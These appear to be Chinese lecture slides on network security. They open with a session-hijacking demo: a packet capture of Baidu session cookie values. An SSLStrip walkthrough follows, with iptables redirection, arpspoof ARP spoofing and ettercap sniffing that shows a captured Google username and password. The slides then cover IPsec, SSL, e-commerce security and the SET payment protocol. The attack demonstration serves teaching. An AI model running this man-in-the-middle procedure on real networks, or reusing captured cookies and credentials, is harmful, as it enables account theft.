
- 以百度为例，整个通信过程并不全是基于HTTPS协议，只有在登录时采用HTTPS传输用户的用户名和密码



会话劫持

攻击者无法截取到登录的用户名和密码，但是在登录之后会跳转到HTTP页面，此时的会话保持采用的是cookie验证

攻击者可以偷取用户的cookie信息，从而不用输入用户名和密码，直接以用户身份登录



Capturing from eth0 [Wireless]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply 保存

Time	Source	Destination	Protocol	Length
794	18.124535000	61.135.162.26	192.168.6.130	HTTP
795	18.223829000	61.135.162.26	192.168.6.130	HTTP
812	19.239367000	192.168.6.130	61.135.169.105	HTTP
813	19.239391000	192.168.6.130	61.135.169.105	HTTP

Accept: */*\r\n

Referer: http://www.baidu.com/p/\345\207\257\302\205\253\351\227\250\351\201\201\347\224\262?from=mn\r\n

Accept-Language: zh-CN\r\n

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/6.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center

Accept-Encoding: gzip, deflate\r\n

Host: www.baidu.com\r\n

DNT: 1\r\n

Connection: Keep-Alive\r\n


[truncated] Cookie: BAIDUID=985FD647BC9BCDD74AD7BB0B714BEB0; FG=1; BDUSS=E3cjFsa045eFBRbUFHN2Zia2RKbU8wY29BTktmTThlNTY1SC1wSnPEYjdS0ZTQVFBQUFBQAAAAA\r\n

01d0 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 43 6f : Keep-A live..Co

01e0 6f 6b 69 65 3a 20 42 41 49 44 55 49 44 3d 39 38 okie: BA IDUID=98

会话劫持

- 使用被攻击者的cookie登录百度



SSL能否确保HTTPS安全?

SSLStrip: 针对HTTPS的攻击

SSLStrip: 针对HTTPS的攻击

- 2009年BlackHat大会上，名为Moxie Marlinspike的黑客公布了SSLStrip工具
- SSLStrip的工作原理及步骤如下：
 - 先进行中间人攻击来拦截 HTTP 流量
 - 将HTTPS 链接全部替换为 HTTP，同时记下所有改变的链接
 - 使用 HTTP 与受害者机器连接
 - 同时与合法的服务器建立 HTTPS
 - 受害者与合法服务器之间的全部通信经过了代理转发
 - 出现的图标被替换成为用户熟悉的“小黄锁”图标，以建立信任
 - 中间人攻击就成功骗取了密码、账号等信息，而受害者一无所知

SSLStrip: 针对HTTPS的攻击

- 开启系统的转发功能，并使用iptables将80端口的数据转发给本机的10000端口（sslststrip默认使用10000端口），然后使用arpspoof对目标主机和网关进行arp欺骗，同时开启sslststrip；这时候就可以使用ettercap嗅探本机网卡数据

[illegible]

SSLStrip: 针对HTTPS的攻击

- 仔细观察二者的差异：使用sslstrip后，其实通信已经变成http了，通信是明文的，可以直接嗅探；地址栏出现了一个小锁图标，不仅是用来迷惑被攻击者，还避免了替换证书时浏览器的红色警告；被攻击者如果安全意识不强，就中招了



SSLStrip: 针对HTTPS的攻击

- 嗅探得到Google帐号的登录名和密码

```
root@bt:~# ettercap -q -T
ettercap 0.7.4.1 copyright 2001-2011 ALOR & NaGA
Listening on eth0... (Ethernet)
eth0 -> 00:0C:29:0E:12:83 192.168.6.129 255.255.255.0
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

28 plugins
40 protocol dissectors
55 ports monitored
7587 mac vendor fingerprint
1766 tcp OS fingerprint
2183 known services

Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

SEND L3 ERROR: 1526 byte packet (0800:06) destined to 123.125.82.133 was not forwarded (libnet_write_raw_ipv4(): -1 bytes written (Message too long)
)
HTTP GET 173.194.72.84:80 -> USER: ceshi.hack@gmail.com PASS: 1313250ab INFO: http://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=false&continue=http://mail.google.com/mail/&scc=1&tmpl=default&tmplcache=2&emr
```

互联网安全协议

网络层安全协议

- IPsec: IP+安全
- IKE: IPsec管理密钥

- 概述
- 体系结构
- 认证头AH
- 封装安全载荷ESP
- 安全关联组合

IPsec: IP+安全

- 报文格式、体系结构
- 工作模式、工作过程

IKE管理密钥

传输层安全协议

- SSL: 为应用层服务

- SSL概述
- SSL体系结构
- SSL组成协议
- SSL安全性分析

SSL: 传输层安全

应用层安全协议

- HTTPS: HTTP+SSL
- SET: 安全电子交易协议

- WEB及其安全威胁
- 针对HTTP的攻击举例
- HTTPS=HTTP+SSL
- SSL能否确保HTTPS安全?

HTTPS=HTTP+ SSL



应用层安全协议： 安全电子交易协议SET

- *Secure Electronic Transactions*



电子商务安全

Electronic Commerce Security

电子商务安全 (Electronic Commerce Security)

- 电子商务是在开放的互联网上进行贸易，大量的商务信息在计算机上存放传输，从而形成信息传输风险、交易信用风险、管理风险、法律风险等
- 常见的电子商务安全风险有：
 - 帐号和密码等隐私信息在网络传输中被窃取或盗用
 - 支付金额被更改
 - 支付方不能确认商家是谁，商家不能清晰确定支付方是否真实、资金何时入帐等
 - 卖方或者买方对支付行为、内容随意抵赖、修改和否认
 - 网络支付系统故意被攻击、网络支付被故意延迟等

电子商务的安全要求和实现技术

● 数据传输的安全性

- 网上交易是交易双方的事，并不希望第三方知道交易的具体情况，包括资金帐号、客户密码、支付金额等网络支付信息；对数据传输的安全性需求即是保证在公网上传送的数据不被第三方窃取。
- 对数据的安全性保护是通过采用对称加密来实现的，数字信封是利用非对称加密技术实现的。

● 数据的完整性

- 对数据的完整性需求是指数据在传输过程中不仅要求不被窃取，还要求不被篡改，保持数据的完整性。
- 数据的完整性是通过采用安全的散列函数和数字签名技术来实现的。双重数字签名可以用于保证多方通信时数据的完整性。

电子商务的安全要求和实现技术

● 身份验证

- 由于网上的交易各方均互不见面，必须在交易时确认对方等真实身份；在涉及到支付时，还需要确认对方的账户信息是否真实有效。
- 身份认证可以采用口令技术、非对称密码、数字签名、数字证书等技术来实现。

● 交易的不可抵赖

- 网上交易的各方在进行数据传输时，必须带有自身特有的、无法被别人复制的信息，使交易双方在支付过程中都无法抵赖，以保证交易发生纠纷时有所对证。
- 交易的不可抵赖可以通过时间戳、数字签名和数字证书等技术来实现。

电子商务安全的构成

- 电子商务安全应包括以下部分：
 - 基本加密算法
 - 证书认证体系CA (Certificate Authority): 通常以各种基本加密算法为基础, 同时采用各种基本安全技术, 为上层的安全应用协议提供证书认证功能; 常见的证书认证体系有两类:
 - CA证书: 通常为各国自行开发并拥有版权的认证体系, 以X.509为基础并进行扩展, 是兼容SSL等多种协议的证书
 - SET CA证书: 符合SET标准的CA认证体系, 专为基于银行支付卡的电子商务服务提供者及用户发放的证书
 - 安全技术: 数字信封、数字签名等基本安全技术
 - 以基本加密算法、安全技术、CA体系为基础的各种安全应用协议

电子商务安全的体系

电子商务业务系统

安全应用

安全交易协议：SET、SSL、S/HTTP、S/MIME、PKI...

系统应用

认证技术：数字摘要、数字签名、数字信封、CA证书...

加密技术：非对称、对称、DES、RSA...

网络安全

安全策略、防火墙、查杀病毒、虚拟专用网

安全电子交易协议SET

Secure Electronic Transactions

SET协议简介

- 安全电子交易协议SET (Secure Electronic Transaction) 是由两大信用卡国际组织Visa和Master Card联合创建的，结合IBM、Microsoft、Netscape、GTE等公司制定的电子商务中安全电子交易的一个国际标准
- SET协议是一种应用于互联网环境，以信用卡为基础的安全电子交付协议，它给出了一套电子交易的过程规范
- 通过SET协议可以实现电子商务交易中的加密、认证、密钥管理机制等，保证了在互联网上使用信用卡进行在线购物的安全
- SET是针对信用卡支付的网上交易而设计的支付规范，对不用卡支付的交易方式则与SET无关

SET协议目标

- 保密性

- 保证信息在因特网上安全传输，防止数据被黑客或被内部人员窃取

- 真实性

- 解决多方认证问题：①要对消费者的信用卡认证；②要对网上商店进行认证；③消费者、商店与银行之间的认证。

- 隐私性

- 保证订单信息和个人账号信息的隔离：①客户资料通过商家到达银行，但是商家不能看到客户的帐号信息；②银行不能看到用户的订单信息

- 实时性


- 保证网上交易的实时性，使所有的支付过程都是在线的

SET协议关键特征

- 信息的机密性
 - 卡用户的账号和支付信息在传输是保证安全
- 数据的完整性
 - 卡用户对上网的支付信息包括定购信息，个人数据和支付指示在传输时不被修改
- 卡用户账号的认证
 - 商人能够验证卡用户是有效卡账号的合法用户，SET用了X.509v3数字证书和RSA签名
- 商家的认证
 - 使卡用户可以验证它可以接受支付信用卡

SET协议的参与方

- 持卡人(cardholder)
- 网上商家(merchant)
- 发卡银行(issuer)
- 收款银行(acquirer)
- 支付网关
(Payment Gateway)
- 证书授权(CA)



SET协议的参与方

- 发卡银行 (issuer)

- 向用户发放信用卡，在交易过程中负责处理电子货币的审核和支付工作
- 在交易过程开始前，发卡银行负责查验持卡人的数据；查验有效，整个交易才能成立

- 持卡人(cardholder)

- 持信用卡购买商品的人，包括个人消费者和团体消费者，按照网上商店的表单填写，通过发卡银行发行的信用卡进行付费

- 网上商家 (merchant)

- 在网上的符合SET规格的电子商店，提供商品或服务，它必须是具备相应电子货币使用的条件，从事商业交易的公司组织；网上商家通常向用户提供Web界面，必须事先和收款行建立信任关系

SET协议的参与方

- 支付网关 (payment gateway)

- 支付网关是由银行操作的，将互联网上的传输数据转换为金融机构内部数据的设备，或由指派的第三方处理商家支付信息和顾客的支付指令；支付网关将SET和现有的银行卡支付的网络系统作为接口。

- 收款行(acquirer)

- 商家通常接受多种信用卡，但是不愿和每个银行单独处理
- 收款行为每个商家建立一个账号，处理每一笔交易的支付授权和实际的支付
- 收款行代替商家与多个发卡行联系，验证持卡人信用卡信息的有效性

- 证书授权(CA)

- 可信赖、公正的组织（比如国家银行）；接受持卡人、商店、银行以及支付网关的数字认证申请，负责签发和管理数字证书
- 使得持卡人、商家和支付网关之间可以通过数字证书进行认证

SET协议的交易过程



- 持卡人浏览产品，提交商品清单
- 商家确认商品清单
- 持卡人发出商品清单和支付信息

step1
购买请求

step2
支付授权

- 商家向支付网关获得支付授权
- 商家获得授权后，向用户确认商品清单

- 商家提供商品
- 商家向发卡行申请支付

step3
提供商品
支付完成

网上支付处理过程

交易前的认证技术

- SET协议采用电子证书来解决各参与方的身份认证问题
 - 持卡人证书/网上商家证书/支付网关证书/收款行证书/发卡行证书
- 持卡人证书
 - 持卡人的发卡机构对用户验证并同意后，向持卡人发放证书
 - 持卡人证书中包含一个利用单向散列算法计算出的一个秘密值，不包含账号信息和过期时间
 - 在SET协议中，持卡人向支付网关提供帐号信息和秘密值用于验证，持卡人证书连同购买请求和加密后的支付指令一同传送给网上商家
 - 网上商家接收到持卡人证书后，能够在最低程度上验证该帐号

交易前的认证技术

● 网上商家证书

- 商家证书表明商家能够接受某个银行的支付卡；每个商家对每个它接受的支付卡品牌拥有一对证书
- 商家证书只能由商家金融机构产生，并进行了数字签名，不能被任何第三方修改

● 支付网关证书

- 由收款银行或处理授权和请款消息的受理系统拥有
- 持卡人从支付网关证书中获取其加密密钥，用于加密持卡人账号信息；这样，只有支付网关才能看到持卡人的账号信息

● 收款行证书/发卡行证书

- 收款行/发卡行证书必须有证书才能接收并处理商家的证书请求
- 收款行/发卡行从支付卡品牌接收证书


网上支付处理过程

- Step1: 购买请求 (Purchase Request)
 - Customer -> Merchant
- Step2: 支付授权 (Payment authorization)
 - Merchant -> payment gateway -> Issuer
- Step3: 支付获取 (Payment capture)
 - Merchant -> payment gateway -> issuer

Step1: 购买请求

- 购买请求 (Purchase Request)
 - After cardholder browsing, selecting , ... the merchant sends a completed order to the customer
 - Cardholder → Merchant
 - Initiate request : brand of the credit card , ID
 - Merchant → Cardholder
 - Initiate response: signes with merchant private key, transaction ID, certificate
 - Cardholder verifies the certificate of merchant ,generates PI and OI , and places transaction ID into PI, and OI., and then , send Purchase Request Message
- 购买请求交换有四个报文组成：发起请求、发起响应、购买请求和购买响应

Step1: 购买请求




- Cardholder → Merchant : PI, OI
- Merchant → Acquirer : PI
 - Payment Information(PI) : Card number , money, etc.
 - Order Information(OI) : Order details
 - PI 和OI 必须分开加密和签名, 以保证用户的隐私不被泄漏
 - PI 和OI必须有联系, 以防止商家篡改信息, 产生纠纷

双签名


- 双签名的目的是为了连接两个发送给不同接收者的报文

- **PI**=支付信息
- **PIMD**=PI报文摘要
- **OI**=订购信息


- **OIMD**=OI报文摘要
